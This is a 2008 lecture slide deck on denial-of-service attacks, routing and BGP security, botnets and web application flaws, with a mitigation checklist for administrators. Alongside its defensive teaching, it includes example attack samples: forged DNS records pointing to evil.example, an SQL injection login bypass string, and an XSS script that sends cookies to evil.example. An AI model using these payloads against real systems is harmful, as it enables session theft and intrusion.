

# Denial of Service attacks

TkL Markus Peuhkuri

2008-04-29

## Lecture topics

- Types of denial of service
- How to mitigate attacks
- How to find out senders
- Attacks on routing
- After this lecture, you should
  - know why DoS attacks exists
  - understand risks in routing
  - common problems with web applications
  - what botnets are about

## What is a Denial of Service

The prevention of authorised access to a system resource or the delaying of system operations and functions[8]

- System is *unavailable* or *unusable*
- Unavailable
  - system crashed
  - route unavailable
- Unusable
  - responses too slow
    - \* protocol timers fire
    - \* users are impatient
  - high packet loss

## Why anybody wants to DoS

- Extortion
  - a large crime
  - aimed on bookies, online casinos and other e-Commerce sites
- Disabling some services
  - spam blacklist services
- Enabling other attacks
  - overloading firewall, IDS
- Revenge or hate


- SCO, RIAA, ...
- Damaging competitors
- Last resort attack

## How to DoS

- Just send lots of packets
  - works best with distributed DoS
  - also amplification attacks
- Use protocol properties
  - TCP 3-way handshake, connection resets
- Use implementation vulnerabilities
  - send malformed data
- Use algorithmic complexity
  - exploit worst-case
- Attack on infrastructure
  - routers
  - support services (DNS, other directories, registries)
  - electrical power, air conditioning, physical cables

## DoS attack types

- Single-source
- Multi-source
- Reflection attacks (amplification)



## SYN flooding

- Send a lot of TCP SYN packets
- Possibly using fake source address, difficult to trace back
- A large number of half-open connections
  - ⇒ kernel structures exhausted
- New legitimate connections cannot be established
- Use of SYN cookies, consumes more CPU time on server when not under DoS attack
- Even low rate of packets is sufficient

## Smurf attack

- Send ICMP echo request to broadcast address
- Use victim's address as source address
- All hosts in subnet answer (even hundreds)  
⇒ amplification of messages
- Disallow directed broadcasts to network  
`no ip directed-broadcast`

## LAND attack

- Send TCP SYN with source address same as destination address
  - ip address
  - ports
- Host ends to send packets to itself  
⇒ Exhausts CPU
- Do not allow packets with source address in LAN from outside
- Protect by source address filtering
  - do not accept a packet with your address as a sender from outside
  - network, host-based filtering

## TCP connection resets

- TCP connection aborts if it receives SYN or RST with
  - right 5-tuple (source IP, destination IP, proto, src port, dst port)
  - ACK field within window
    - \* the larger window, the less tries needed
    - \* 64 KiB window ⇒ only 65536 tries
    - \* the larger the window, the easier
- Can be used to DoS if the connection setup is expensive, like in case with BGP
- MD5 option to protect [4]

## Common code bugs

- Many code fragments used in multiple implementations
  - e.g. reference code in standard
- Teardrop
  - exploited bug in IP fragment reassembly
  - two packets may crash a computer
- ASN.1 parser
  - SNMP, X.509 certificates

## Routing attacks

- Blackhole
  - cause traffic directed to a wrong destination (maybe two DoS attacks)
  - drop packets
- Eavesdropping
  - receive data and record
  - resend data to right destination
- Network hijacking
  - steal network addresses
  - to send spam, other attacks

## Routing protocols

- Path vector protocols (RIP, BGP)
  - each router informs neighbours about its routing table
  - (destination, cost)
  - not possible to verify data
- Link state protocols (OSPF, IS-IS)
  - network topology flooded
  - independent verification of data (all neighbours must be evil)
- Attacks
  - compromised router
  - message injection
  - message modification
- May require a physical access to link

## BGP security

- Internet runs on BGP4
- Should one trust for *ALL* ISPs?
  - a small configuration error can lead to large problems [1]
  - how about a malicious user
- ⇒ Use policy filters
- BGP connection resets
  - needs to establish a new session
    - ⇒ uses router resources
  - use TCP MD5 extension to protect malicious resets [4]
  - TTL protection [3]
- Filter BGP (port 179) on edges

## DNS cache poisoning

- Can be used to “hijack” sites
  1. trick a server to resolve address (reverse lookup, try to send email, etc.)
  2. return extra information

ns.innocent.example: 1.2.0.192.in-addr.arpa IN PTR ?  $\Rightarrow$  ns.evil.example

ns.evil.example  $\Rightarrow$  ns.innocent.example:

1.2.0.192.in-addr.arpa	IN	PTR	trap.evil.example
bank.example	IN	NS	ns.evil.example
www.bank.example	IN	A	middlebox.evil.example
company.example	IN	NS	ns.evil.example
company.example	IN	MX	1 mailrecord.evil.example

- DNS server must verify that a response is what was asked

## Algorithmic complexity

- Algorithms may have very different normal- and worst case complexity[?]
  - binary tree:  $O(n \log n) \dots O(n^2)$
  - hash table:  $O(1) \dots O(n^2)$
  - quicksort:  $O(n \log n) \dots O(n^2)$
- For small values of  $n$ , no difference (the normal case)  
 $\Rightarrow$  exploit with exceptional values
  - apache header concatenation had  $O(n^2)$ : For a normal case when there was at most two or three same headers this made no big difference. If there were thousands of headers (no more than few tens KiBs of data), this results  $O(n^2)$  memory and CPU consumption. [?]
- If the hash function is known, cause collisions
  - collision values stored linked list  $\Rightarrow O(n^2)$

## Protecting from DoS using BGP

[11]

- Possible to null route attacked network on the edge
  - protects other traffic
  - complete DoS
- If attack comes only from some directions
  - null route on attack directions (iBGP communities)
  - other traffic unaffected
- Use MPLS TE tunnels
  - possible to monitor traffic
  - QoS methods to protect part of traffic

## DoS in ad-hoc networks

- Routing attacks
- Watching misbehaving nodes
- packet disordering, delay (exploiting TCP retransmission)
- MAC level attacks
- Problems with power control

## Is it DDoS attack?

- Identifying sources
  - IP fragment ID
  - TTL field
- Ramp-up time
  - a distributed attack starts slower
- Spectral analysis
- Flash crowd (slashdot effect)

## Botnets

- What to use botnets for
  1. DDoS
  2. spamming
  3. traffic sniffing
  4. keylogging
  5. spreading new malware
  6. automated advertisement clicks to get revenue on click-through advertisement such as Google AdSense
  7. attacking on IRC networks
  8. manipulating polls and games
  9. large-scale identity theft by sending phishing spam and hosting phishing web sites; also computer user's information may be captured using keylogging or file search
- How to build a botnet
  - direct attacks (ports 445, 139, 137, 135, 5000)
  - browser, email exploits
  - p2p networks
  - tricking users to download and install malicious programs

## Botnets

- How much bots there are
  - tens of active botnets
  - hundreds to hundreds of thousands bots in each net
    - ⇒ total *millions bots*
  - 1000 bots with 256k upstream
    - ⇒ 256 Mbit/s attack speed: normal business have access speed a lot less
- Controlling botnets
  - IRC in past the most popular: provides quite scalable infrastructure
  - any communication possible, like using NNTP news
  - p2p networks without central server
  - trin00, TFN: UDP-based (Tribe Flood Network)

## Web application problems

- Security problems in web applications cause problems
  - web server (and system hosting it)
    - \* break-in to system
    - \* defacement
    - \* hosting “bad” content
  - visitors
    - \* attacks on browsers
- Anyone can make web application
  - php popular, but others have security problems too
    - ⇒ lots of low quality code

## Web applications: worst problems

- Code inclusion: attacker may inject his own code
  - php can include any file (including remote one)
  - YLE “linnan juhlat” gallery on Independence day 2003
- SQL injection
  - user submitted info not verified
  - select syntax modified
  - common method to inject malicious javascript on pages

```
$sql = "SELECT * FROM users WHERE user=\'$user\' AND passwd=\'$passwd\';";
```

```
⇒ both login and password ' OR '1'='1
```

```
⇒ query becomes SELECT * FROM users WHERE user='' OR '1'='1' AND passwd='' OR '1'='1' ;
```

- Accessing files outside of public files
  - using ../ path components

## Web applications: cross-site

- Cross-site scripting (XSS)
  - javascript can be used to
    - \* steal cookie data for authentication
    - \* issue unwanted commands
    - \* attack on browser bugs
    - \* user input, specially one shown to other users, must be javascript-free
  - just visiting page is enough

```
<script>
document.location='http://evil.example/cookie?'+document.cookie
</script>
```

- Cross-site request forgeries (CSRF)
  - variation of XSS
  - if authenticated on other site, unwanted actions may result
  - using POST for forms does not help (could use javascript to submit forms)

```

```

## Traffic traceback

- Problem: where the incoming attack traffic originates
- Source IP cannot be trusted
  - sender can put it to any address
  - ingress filtering not deployed universally
- Should not need an additional hardware or cause load on routers
- Scalability problems, few proposals [6, 9, 10]

## Network administrator checklist

### 1. Check that your users cannot fake source address

- ingress filtering [2]
- `ip verify unicast reverse-path`

It's better than a sharp stick in the eye, I'll tell ya, lad.

Listen to me: It's called a "best current practice" for a reason – people should do it. Not sit and around and endlessly discuss it (we've already done that a thousand times).

I wrote it, I stand beside it. I'm sick of hearing why people haven't implemented it yet – it's almost five years later and there's simply no excuse. It's sickening.

- fergie[?]

### 2. Check source IP for forgery

- don't accept local address from outside
- packet filter or reverse-path verification

### 3. Do not accept directed broadcasts [7]

- `no ip directed-broadcast`

Note, that you cannot just drop any packet which destination address has low byte 255:

- it may be destined to /23 (or shorter prefix) network
- it does not help for /25 (and longer prefix) networks

### 4. Filter for bogons (unallocated or private-use address space) [5] <http://www.cymru.com/Bogons/>. Remember to check list for updates for new allocations.

## Summary

- Denial of service many times the easiest part
- Outer defences most vulnerable
- Designing the right failure model important
  - allow authorised users
  - deny unauthorised users
- Which one is the most important?
- Know your adversary
- Weaknesses in web applications put both site and visitors to risk: drive-by-downloads



## References

- [1] Vincent J. Bono. 7007 explanation and apology. Nanog mailing list, April 1997. URL:<http://www.merit.edu/mail.archives/nanog/1997-04/msg00444.html>.
- [2] P. Ferguson and D. Senie. *Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing*, May 2000. RFC 2827. URL:<http://www.ietf.org/rfc/rfc2827.txt>.
- [3] V. Gill, J. Heasley, and D. Meyer. *The Generalized TTL Security Mechanism (GTSM)*, February 2004. RFC 3682. URL:<http://www.ietf.org/rfc/rfc3682.txt>.
- [4] A. Heffernan. *Protection of BGP Sessions via the TCP MD5 Signature Option*, August 1998. RFC 2385. URL:<http://www.ietf.org/rfc/rfc2385.txt>.
- [5] IANA. *Special-Use IPv4 Addresses*, September 2002. RFC 3330. URL:<http://www.ietf.org/rfc/rfc3330.txt>.
- [6] Stefan Savage, David Wetherall, Anna Karlin, and Tom Anderson. Practical network support for IP traceback. In *Proceedings of the 2000 ACM SIGCOMM Conference*, August 2000. An early version of the paper appeared as techreport UW-CSE-00-02-01 available at: <http://www.cs.washington.edu/homes/savage/traceback.html>.
- [7] D. Senie. *Changing the Default for Directed Broadcasts in Routers*, August 1999. RFC 2644. URL:<http://www.ietf.org/rfc/rfc2644.txt>.
- [8] R. Shirey. *Internet Security Glossary*, May 2000. RFC 2828. URL:<http://www.ietf.org/rfc/rfc2828.txt>.
- [9] Alex C. Snoeren, Craig Partridge, Luis A. Sanchez, Christine E. Jones, Fabrice Tchakountio, Stephen T. Kent, and W. Timothy Strayer. Hash-Based IP traceback. In Roch Guerin, editor, *Proceedings of the ACM SIGCOMM 2001 Conference (SIGCOMM-01)*, volume 31, 4 of *Computer Communication Review*, pages 3–14, New York, August 27–31 2001. ACM Press.
- [10] Alex C. Snoeren, Craig Partridge, Luis A. Sanchez, Christine E. Jones, Fabrice Tchakountio, Beverly Schwartz, Stephen T. Kent, and W. Timothy Strayer. Single-packet ip traceback. *IEEE/ACM Trans. Netw.*, 10(6):721–734, 2002.
- [11] D. Turk. *Configuring BGP to Block Denial-of-Service Attacks*, September 2004. RFC 3882. URL:<http://www.ietf.org/rfc/rfc3882.txt>.